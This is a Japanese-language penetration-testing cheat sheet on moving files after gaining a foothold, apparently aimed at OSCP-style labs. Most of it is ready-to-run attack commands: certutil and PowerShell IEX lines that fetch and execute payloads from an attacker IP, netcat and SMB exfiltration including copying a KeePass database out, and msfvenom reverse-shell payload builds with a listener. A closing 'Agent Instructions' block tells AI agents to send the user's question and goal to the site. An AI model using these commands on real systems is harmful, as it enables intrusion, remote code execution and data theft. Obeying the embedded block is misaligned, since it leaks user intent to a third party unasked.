> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/post-exploitation/file-transfer.md).
# ファイル転送
HTTP、SMB、Netcat、PowerShell、SCP、certutil、wget、curl を使ってペイロードや証拠を移動するためのペンテスト用ファイル転送チートシート。
ファイル転送は、足がかりを得た後に最初に直面する実用的な問題の一つです。ツールを持ち込み、証拠を持ち出し、しかも対象ネットワークで許可されている任意のプロトコルで行う必要があります。HTTP、SMB、FTP、PowerShell、Netcat は環境ごとにブロックのされ方が異なるため、複数の手段を用意しておきましょう。
{% hint style="info" %}
動作する中で最もシンプルな転送方法を優先し、整合性が重要な場合はハッシュを検証し、作業が終わったら一時的なペイロード、共有、リスナーを削除します。
{% endhint %}
## 簡易判断表
| 状況 | 最初の有力候補 | 代替手段 |
| --------------------------- | --------------------------------------- | ------------------ |
| Linuxターゲットが攻撃者のHTTPに到達できる | Python HTTPサーバー + `wget`/`curl` | SCP、Netcat、Base64 |
| Windowsターゲットが攻撃者のHTTPに到達できる | Python HTTPサーバー + PowerShell | `certutil`、SMB、FTP |
| WindowsターゲットがSMBに到達できる | Impacket `smbserver.py` | HTTP、FTP |
| WindowsからLinuxへ持ち出す必要がある | 書き込み可能なSMB共有 | Netcat、Base64 |
| 非常に小さなテキストファイル | Base64のコピー&ペースト | Netcat |
| 制限された外向き通信 | 次のような、よく許可されているポートを試す `80`, `443`や `53` | まずピボット/トンネル |
## Linuxターゲットへの転送
### `Wget`
```bash
python3 -m http.server 8000
wget http://10.10.11.1:8000/file.pdf
```
### **`Curl:`**
```bash
python3 -m http.server 1234
curl -O http://10.10.11.25:1234/file.pdf
```
### `Netcat`
受信側を先に:
```bash
nc -lvp 4444 > file.pdf
```
送信側:
```bash
cat file.pdf | nc 10.10.11.25 4444
```
### `SCP:`
送信元サーバーから:
```bash
scp /path/to/file user@10.10.11.25:/path/to/destination
```
送信先サーバーから:
```bash
scp user@10.10.11.1:/path/to/file /path/to/destination
```
## LinuxからWindowsへの転送
### SMBサーバー
SMBは、KaliからWindowsへの転送経路として最も信頼性が高いことが多く、ポート `445` が到達可能です。
Kali上で:
```bash
smbserver.py share_name . -smb2support
```
Windowsで認証が必要な場合:
```bash
smbserver.py share_name . -smb2support -username user -password password
```
Windows上で:
```powershell
copy \\10.10.14.10\share_name\file.exe C:\Temp\file.exe
```
### HTTPサーバー
Kali上で:
```bash
python3 -m http.server 8000
```
WindowsでPowerShellを使用する場合:
```powershell
Invoke-WebRequest -Uri "http://10.10.14.10:8000/file.exe" -OutFile "C:\Temp\file.exe"
```
別のPowerShellクライアント:
```powershell
(New-Object System.Net.WebClient).DownloadFile("http://10.10.14.10:8000/file.exe", "C:\Temp\file.exe")
```
を使用する `certutil`:
```powershell
certutil -urlcache -split -f "http://10.10.14.10:8000/file.exe" C:\Temp\file.exe
```
### FTPサーバー
HTTP/SMB が制限されていても、外向きの FTP が許可されている場合に FTP は有用です。
Kali上で:
```bash
sudo apt update
sudo apt install python3-pyftpdlib
python3 -m pyftpdlib -p 21 --write
```
Windowsで、小さなFTPコマンドファイルを作成します:
```powershell
echo open 10.10.14.10 21> ftp_commands.txt
echo anonymous>> ftp_commands.txt
echo password>> ftp_commands.txt
echo binary>> ftp_commands.txt
echo get file.exe>> ftp_commands.txt
echo bye>> ftp_commands.txt
ftp -s:ftp_commands.txt
```
## Windowsターゲットへの転送
### `Certutil`
```powershell
python3 -m http.server 80
certutil.exe -f -urlcache -split http://10.10.10.10/shell.exe
```
### `Invoke-WebRequest`
```powershell
python3 -m http.server 80
Invoke-WebRequest -Uri "http://10.10.10.10/file.exe" -OutFile "file.exe"
```
### `IEX (Invoke-Expression)`
```powershell
python3 -m http.server 80
IEX(New-object Net.WebClient).downloadString('http://10.10.10.10/file')
```
### `ファイルをアップロード`
ファイルがサーバーからアクセスできるよう、適切なディレクトリに置かれていることを確認する必要があります。アップロードを実行するには次のコマンドを使用します
```bash
upload /home/jordan/Desktop/htb/return/content/nc.exe
```
### `SMBファイル共有`
```bash
smbserver.py share $(pwd) -smb2support
```
その後、次のアドレスで SMB 共有にアクセスします:
```powershell
copy \\10.10.10.10\share\file C:\Temp\file
```
## WindowsからLinuxへのファイル転送

### SMBアップロード
認証と SMB2 サポート付きで SMB 共有を開始します:
```bash
smbserver.py -smb2support -username user -password password share_name /tmp/share
```
Windowsターゲットから、ファイルを攻撃者のSMB共有にコピーします:
```powershell
copy C:\Users\kohsuke\Documents\CEH.kdbx \\10.10.14.9\share_name\
```
 ### Netcatによる持ち出し
Linux上で待ち受け、受信バイトを書き込みファイルに保存します:
```bash
nc -nlvp 4444 > received_file.txt
```
Windows上で:
```powershell
type C:\path\to\file.txt | nc.exe 10.10.14.10 4444
```
### 小さなファイル向けのBase64
Windows上で:
```powershell
certutil -encode C:\path\to\file.txt encoded.b64
type encoded.b64
```
Linux上で、エンコードされた内容を貼り付けてデコードします:
```bash
echo "PASTE_BASE64_HERE" | base64 -d > file.txt
```
## ペイロードのステージングに関するメモ
ペイロードの生成はエクスプロイテーション用ツールに属しますが、一般的なステージング形式をファイル転送メモの近くに置いておくと便利です。
Windowsの例:
```bash
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.10 LPORT=443 -f exe -o reverse.exe
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.10 LPORT=443 -f psh -o reverse.ps1
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.10 LPORT=443 -f dll -o reverse.dll
```
Linuxの例:
```bash
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.10 LPORT=443 -f elf -o reverse
msfvenom -p cmd/unix/reverse_python LHOST=10.10.14.10 LPORT=443 -f raw -o reverse.py
```
リスナー:
```bash
nc -nvlp 443
```
## OSCPワークフローのヒント
1. 開始前にHTTP、SMB、Netcat、FTP、Base64の手段を準備しておきます。
2. アップロード前にリスナーとペイロードの経路をテストします。
3. ターゲットネットワークで許可されやすいポートを使用します。例えば `80`, `443`や `53`.
4. 同じファイルを何度も作り直さなくて済むよう、小さなペイロード/ツール用ディレクトリを用意しておきます。
5. アンチウイルスがペイロードや転送手段をブロックすることがある点に注意してください。必要に応じてプロトコルや形式を切り替えます。
6. 検証後は、一時的なツール、ペイロード、FTPスクリプト、SMB共有、ステージングしたファイルを片付けます。
## トラブルシューティング
| 問題 | 確認事項 |
| --------------------- | ------------------------------------------------------------------ |
| SMB接続が拒否される | 実行 `smbserver.py` 十分な権限で、ポートを確認し `445`、そして試します `-smb2support`. |
| WindowsからSMBにアクセスできない | 認証フラグを試し、ファイアウォール規則を確認するか、HTTPに切り替えます。 |
| HTTPダウンロードが失敗する | ターゲットが攻撃者のIPに到達できることと、ファイルが配信対象ディレクトリにあることを確認します。 |
| PowerShellがブロックされる | 試す `certutil`、SMB、FTP、またはポリシーで許可された living-off-the-land のダウンロード経路。 |
| アンチウイルスがペイロードを削除する | まず無害なテストファイルを転送し、その後でペイロード形式、ステージング、または配信方法を調整します。 |
| 転送後に権限が拒否される | 使用する `chmod +x` Linux上で、またはWindowsのACLを `icacls`. |
| SMBへのアップロードに失敗する | 書き込み可能なパスと資格情報で共有を開始し、次に小さなテキストファイルで再テストします。 |
## クリーンアップ
```bash
rm -f reverse reverse.exe reverse.ps1 reverse.dll
rm -f ftp_commands.txt encoded.b64 received_file.txt
```
Windows上で:
```powershell
del C:\Temp\file.exe
del C:\Temp\reverse.exe
del ftp_commands.txt
certutil -urlcache * delete
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/post-exploitation/file-transfer.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.